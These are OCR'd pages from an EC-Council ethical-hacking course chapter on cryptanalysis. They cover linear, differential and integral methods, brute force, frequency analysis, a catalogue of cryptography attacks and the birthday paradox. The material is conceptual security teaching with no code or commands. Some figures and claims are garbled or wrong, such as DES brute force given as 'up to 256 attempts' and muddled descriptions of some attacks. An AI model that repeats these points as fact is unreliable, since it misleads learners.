


Figure 20.36: Screenshot of BitLocker Drive Encryption

Some additional disk encryption tools are as follows:

- FinalCrypt (*http://www.finalcrypt.org*)
- Seqrite Encryption Manager (*https://www.seqrite.com*)
- FileVault (*https://support.apple.com*)
- Gillsoft Full Disk Encryption (*http://www.gilisoft.com*)
- Rohos Disk Encryption (*http://www.rohos.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Cryptanalysis

Attackers may implement various cryptography attacks to evade the security of a cryptographic system by exploiting vulnerabilities in code, ciphers, cryptographic protocols, or key management schemes. This process is known as cryptanalysis.

Cryptanalysis is the study of ciphers, ciphertext, or cryptosystems with the ability to identify vulnerabilities in them and thus extract plaintext from ciphertext even if the cryptographic key or algorithm used to encrypt the plaintext is unknown.

This section deals with various cryptography attacks that an attacker performs to compromise cryptographic systems as well as various cryptanalysis techniques and tools that help in breaching cryptographic security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cryptanalysis Methods

- **Linear Cryptanalysis**

  Linear cryptanalysis is based on finding affine approximations to the action of a cipher. It is commonly used on block ciphers. This technique was invented by Mitsarue Matsui. It is a known plaintext attack and uses a linear approximation to describe the behavior of the block cipher. Given sufficient pairs of plaintext and corresponding ciphertext, bits of information about the key can be obtained. Obviously, the more pairs of plaintext and ciphertext one has, the greater are the chances of success.

  Remember that cryptanalysis is an attempt to crack cryptography. For example, with the 56-bit data encryption standard (DES), **key brute-forcing could take up to 256 attempts**. Linear cryptanalysis require 2^{43} known plaintexts. This is better than brute-forcing but is still impractical in most situations. The math may be a bit complex for novice cryptographers, but let us look at the basics of it.

  With this method, a linear equation expresses the equality of two expressions, which consists of XORed binary variables. For example, the following equation XORs the sum of the first and third plaintext bits, and the first ciphertext bit is equal to the second bit of the key:

  $$P_1 \oplus P_3 \oplus C1 = K_2$$

  You can use this method to slowly re-create the key that was used.

  After doing this for each bit, you will have an equation of the form

  $$P_{i1} \oplus P_{i2} \oplus \ldots \oplus C_{j1} \oplus C_{j2} \oplus \ldots = K_{k1} \oplus K_{k2} \oplus \ldots$$

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

You can then use **Matsui's Algorithm 2**, using known plaintext-ciphertext pairs, to guess the values of the key bits involved in the approximation. For each set of values of the key bits on the right-hand side (referred to as a partial key), count how many times the approximation holds true over all the known plaintext-ciphertext pairs; call this count T. The partial key whose T has the greatest absolute difference from half the number of plaintext-ciphertext pairs is designated as the most likely set of values for those key bits.


- **Differential Cryptanalysis**

  Differential cryptanalysis is a form of cryptanalysis applicable to symmetric-key algorithms. It was invented by Eli Biham and Adi Shamir. Essentially, it is the examination of differences in input and how that affects the resultant difference in the output. It originally worked only with chosen plaintext. It can also work with known **plaintext** and **ciphertext**.

- **Integral Cryptanalysis**

  Integral cryptanalysis was first described by Lars Knudsen. This attack is particularly useful against block ciphers based on substitution-permutation networks as an extension of differential cryptanalysis. The differential analysis looks at pairs of inputs that differ in only one bit position, with all other bits being identical. Integral analysis for block size b holds b-k bits constant and runs the other k bits through all 2k possibilities. For k = 1, this is just differential cryptanalysis, but with k > 1, it is a new technique.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Code Breaking Methodologies

One can measure the strength of an encryption algorithm using various code breaking techniques, some of which are as follows:

- **Brute Force**

  Code breakers or cryptanalysts work to recover the plaintext of a message without knowing the required key in advance. They may first try to recover the key, or they may go after the message itself. A common cryptanalytic technique is a brute-force attack, or exhaustive search, in which the keys are determined by trying every possible combination of characters.

  The efficiency of a brute-force attack depends on the hardware configuration. The use of faster processors means that more keys will be tested per second. Cryptanalysts carried out a successful brute-force attack on a DES encryption method, which effectively rendered DES obsolete.

- **Frequency Analysis**

  Frequency analysis is the study of the frequency of letters or groups of letters in a ciphertext. Frequency analysis of letters and words is another method used to crack ciphers. It works on the principle that, in any given stretch of written language, certain letters and combinations of letters occur with varying frequencies. This technique examines the number of times that a particular symbol appears in a ciphertext. For example, the letter "**e**" is a common letter in the English language. If the letter "**k**" appears commonly in a ciphertext, it can be reasonably concluded that "**k**" in the encrypted language is equivalent to "**e**" in English.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Encrypted source code is more vulnerable to these types of attacks because words such as "**#define**," "**struct,**" "**else,**" and "**return**" are repeated frequently in code. Sophisticated cryptosystems are required to maintain the security of messages against frequency analysis.

- **Trickery and Deceit**

  Trickery and deceit require a high level of mathematical and cryptographic skills. It involves the use of social engineering techniques to extract cryptography keys.

  Example: It is fairly easy to decrypt an entire message if the user knows some of its content.

  An attacker can use social engineering techniques to trick or bribe someone to encrypt and send a known message, which, when intercepted, could then be easily decrypted using standard cryptanalysis techniques.

- **One-Time Pad**

  One can crack any cipher if provided with sufficient time and resources. However, there is an exception called a one-time pad, which users assume to be unbreakable even with infinite resources.

  A one-time pad mostly contains a non-repeating set of letters or numbers, which the system chooses randomly. The user writes them on small sheets of paper and then pastes them together in a pad.

  Example of One-time pad usage:

  The sender encrypts only one plaintext character using each key letter on the pad, and the receiver decrypts each letter of the ciphertext using an identical pad. Once the letter uses a page, he or she tears it off the pad and securely discards it; hence, the name one-time pad.

  Drawback:

  The key length is the same as that of the message, thus making it impossible to encrypt and send large messages.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography Attacks

Cryptography attacks are based on the assumption that the cryptanalyst has access to the **encrypted information**

Ciphertext-only Attack	Attacker has access to the cipher text; the goal of this attack is to **recover the encryption key** from the ciphertext
Adaptive Chosen-plaintext Attack	Attacker makes a **series of interactive queries**, choosing subsequent plaintexts based on the information from the previous encryptions
Chosen-plaintext Attack	Attacker **defines their own plaintext**, feeds it into the cipher, and analyzes the resulting ciphertext
Related-Key Attack	Attacker can obtain ciphertexts encrypted under **two different keys**; this attack is useful if the attacker can obtain the plaintext and matching cipher text
Dictionary Attack	Attacker constructs a **dictionary of plaintext** along with its corresponding ciphertext that they have learnt over a certain period of time

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography Attacks (Cont'd)

Known-plaintext Attack	Attacker has **knowledge of some part of the plain text**; using this information, the key used to generate ciphertext is deduced to decipher other messages
Chosen-ciphertext Attack	Attacker obtains plaintexts corresponding to an **arbitrary set** of ciphertexts of their own choosing
Rubber Hose Attack	Extraction of cryptographic secrets (e.g., the password to an encrypted file) from a person by **coercion or torture**
Chosen-key Attack	Attacker usually breaks an **n bit** key cipher into $2^{n/2}$ operations
Timing Attack	It is based on repeatedly measuring the **exact execution times** of modular exponentiation operations
Man-in-the-middle Attack	Attacker performs this attack on the **public key cryptosystems** where key exchange is required before communication takes place

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography Attacks

Attackers conduct cryptography attacks by assuming that the cryptanalyst has access to the encrypted information. A cryptography attack or cryptanalysis involves the study of various principles and methods of decrypting the ciphertext back to the plaintext without knowledge of the key.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The various types of cryptography attacks are as follows:

- **Ciphertext-only Attack**

  Ciphertext-only is less effective but much more likely for the attacker. The attacker only has access to a collection of ciphertexts. This is much more likely than known plaintext but is also the most difficult. The attack is completely successful if the corresponding plaintexts (or even better, the key) can be deduced. The ability to obtain any information at all about the underlying plaintext is still considered a success. So what does the attacker do with the ciphertexts he/she has accumulated? You can analyze them for patterns, trying to find something that would give you a hint as to the key that was used to crack them. Often, the result of this attack is just a partial break and not a complete break.

- **Adaptive Chosen-plaintext Attack**

  In this type of attack, an attacker has complete access to the plaintext message including its encryption, and he/she can also modify the content of the message by making a series of interactive queries, choosing subsequent plaintext blocks based on the information from the previous encryption queries and functions. To perform this attack, an attacker needs to interact with the encryption device.

- **Chosen-plaintext Attack**

  A chosen plaintext attack is a highly effective type of cryptanalysis attack. In this attack, the attacker obtains the ciphertexts corresponding to a set of plaintexts of his/her own choosing. This allows the attacker to attempt to derive the key used and thus decrypt other messages encrypted with that key. Basically, since the attacker knows the plaintext and the resultant ciphertext, he/she gains many insights into the key used. This technique can be difficult but is not impossible.

- **Related-Key Attack**

  The related-key attack is similar to the chosen plaintext attack, except that the attacker can obtain ciphertexts encrypted under two different keys. This is actually a very useful attack if you can obtain the plaintext and matching ciphertext. The attack requires that the differing keys be closely related, e.g., in a wireless environment where subsequent keys might be derived from previous keys. Then, while the keys are different, they are close. Much like the ciphertext-only attack, this type of attack is most likely only going to yield a partial break.

- **Dictionary Attack**

  In this attack, the attacker constructs a dictionary of plaintext along with its corresponding ciphertext that he/she has analyzed and obtained for a certain period of time. After building the dictionary, if the attacker obtains the ciphertext, he/she uses the already built dictionary to find the corresponding plaintext. Attackers use this technique to decrypt keys, passwords, passphrases, and ciphertext.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Known-plaintext Attack**

  In this attack, the only information available to the attacker is some plaintext blocks along with the corresponding ciphertext and algorithm used to encrypt and decrypt the text. Using this information, the key used to generate the ciphertext is deduced so as to decipher other messages. This attack works on block ciphers and is an example of linear cryptanalysis. The known plaintext blocks are generated using a series of intelligent guesses and logic, and not by accessing the plaintext over a channel.

- **Chosen-ciphertext Attack**

  The attacker obtains the plaintexts corresponding to an arbitrary set of ciphertexts of his own choosing. Using this information, the attacker tries to recover the key used to encrypt the plaintext. To perform this attack, the attacker must have access to the communication channel between the sender and the receiver.

  There are two variants of this attack:

  - Lunchtime or Midnight Attack: In this attack, the attacker can have access to the system for only a limited amount of time or can access only a few plaintext-ciphertext pairs.
  - Adaptive Chosen-ciphertext Attack: In this attack, the attacker selects a series of ciphertexts and then observes the resulting plaintext blocks.

- **Rubber Hose Attack**

  Attackers extract cryptographic secrets (e.g., the password to an encrypted file) from a person by coercion or torture. In general, people under pressure cannot maintain security, and they will reveal secrets or hidden information. Attackers torture victims to reveal secret keys or passwords used to encrypt the information.

- **Chosen-key Attack**

  In this type of attack, an attacker not only breaks a ciphertext but also breaks into a larger system, which is dependent of that ciphertext. The attacker usually breaks an n-bit key cipher into $2^{n/2}$ operations. Once an attacker breaks the cipher, he gets access to the system, and he can control the whole system, access confidential data, and perform further attacks.

- **Timing Attack**

  It is based on repeatedly measuring the exact execution times of modular exponentiation operations. The attacker tries to break the ciphertext by analyzing the time taken to execute the encryption and decryption algorithm for various inputs. In a computer, the time taken to execute a logical operation may vary based on the input given. An attacker tries to extract the plaintext by giving varying inputs.


- **Man-in-the-Middle Attack**

  This attack is performed against a cryptographic protocol. Here, an attacker intercepts the communication between a client and a server and negotiates the cryptographic

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

parameters. Using this attack, an attacker can decrypt the encrypted content and obtain confidential information such as system passwords. An attacker can also inject commands that can modify the data in transit. The attacker usually performs an MITM attack on public-key cryptosystems where key exchange is required before communication takes place.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Brute-Force Attack

It is extremely difficult to crack cryptographic systems, as they have no practical weaknesses to exploit; however, it is not impossible. Cryptographic systems use cryptographic algorithms to encrypt a message. These cryptographic algorithms use a key to encrypt or decrypt messages. In cryptography, this key is the important parameter that specifies the transformation of plaintext to ciphertext and vice versa. If you are able to guess or find the key used for decryption, then you can decrypt the messages and read them in clear text. 128-bit keys are common and considered strong. From a security perspective, to avoid guessing the key, cryptographic systems use randomly generated keys. This makes you devote considerable effort toward guessing the key. However, you still have a choice to determine the key used for encryption or decryption.

You can attempt to decrypt a message using all possible keys until you discover the key used for encryption. This method of discovering a key is called a brute-force attack. However, doing so requires a massive amount of processing power. It is a resource-intensive and time-intensive process. For any non-flawed protocol, the average time needed to find the key in a brute-force attack depends on the length of the key. If the key length is short, then it will take less time to find the key; if it is long, it will take more time. A brute-force attack will be successful if and only if the attacker has enough time to discover the key. However, the time required is relative to the length of the key.

The difficulty of a brute-force attack depends on various factors, such as

- The length of the key
- The number of possible values each component of the key can have
- The time it takes to attempt each key

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- If there is any mechanism that locks the attacker out after a certain number of failed attempts


For example, if a system could brute-force a DES 56-bit key in one second, then for an AES 128-bit key, it takes approximately 149 trillion years. To perform a brute-force attack, the attacker needs double the time for every additional bit of key length; the reason is that the number of keys doubles with an increase of one bit.

However, a brute-force attack is more likely to achieve results.

Power/Cost	40 bits (5 char)	56 bits (7 char)	64 bits (8 char)	128 bits (16 char)
$ 2K (1 PC. Can be achieved by an individual)	1.4 min	73 days	50 years	10^20 years
$ 100K (this can be achieved by a company)	2 sec	35 hours	1 year	10^19 years
$ 1M (Achieved by a huge organization or a state)	0.2 sec	3.5 hours	37 days	10^18 years

Table 20.5: Estimate time for a successful brute-force attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Birthday Attack


A birthday attack refers to a class of brute-force attacks against cryptographic hashes that renders brute-forcing easier to performs. This attack depends on the birthday paradox, which is the probability of two or more people in a group of 23 sharing the same birthday is greater than 0.5.

Birthday Paradox

For example, how many people are needed to have a high likelihood that two will share the same birthday (i.e., same day and month, not year). There are 365 days a year, and therefore, you might think that at least half or 182 people share the same birthday, when it is actually only 23!

The basic idea is as follows: How many people would you need to have in a room to have a strong likelihood that two amongst them would have the same birthday (same day and month, but not year). Obviously, if you put 367 people in a room, at least two of them must have their birthdays on the same day and month since there are only 365 days in a year, and an additional day in the case of a leap year. The paradox is not the number of people you need to guarantee a match, but the number of people you need to have a strong probability. Even with 23 people in a room, there is a 50% chance that two them will have their birthdays on the same day and month.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



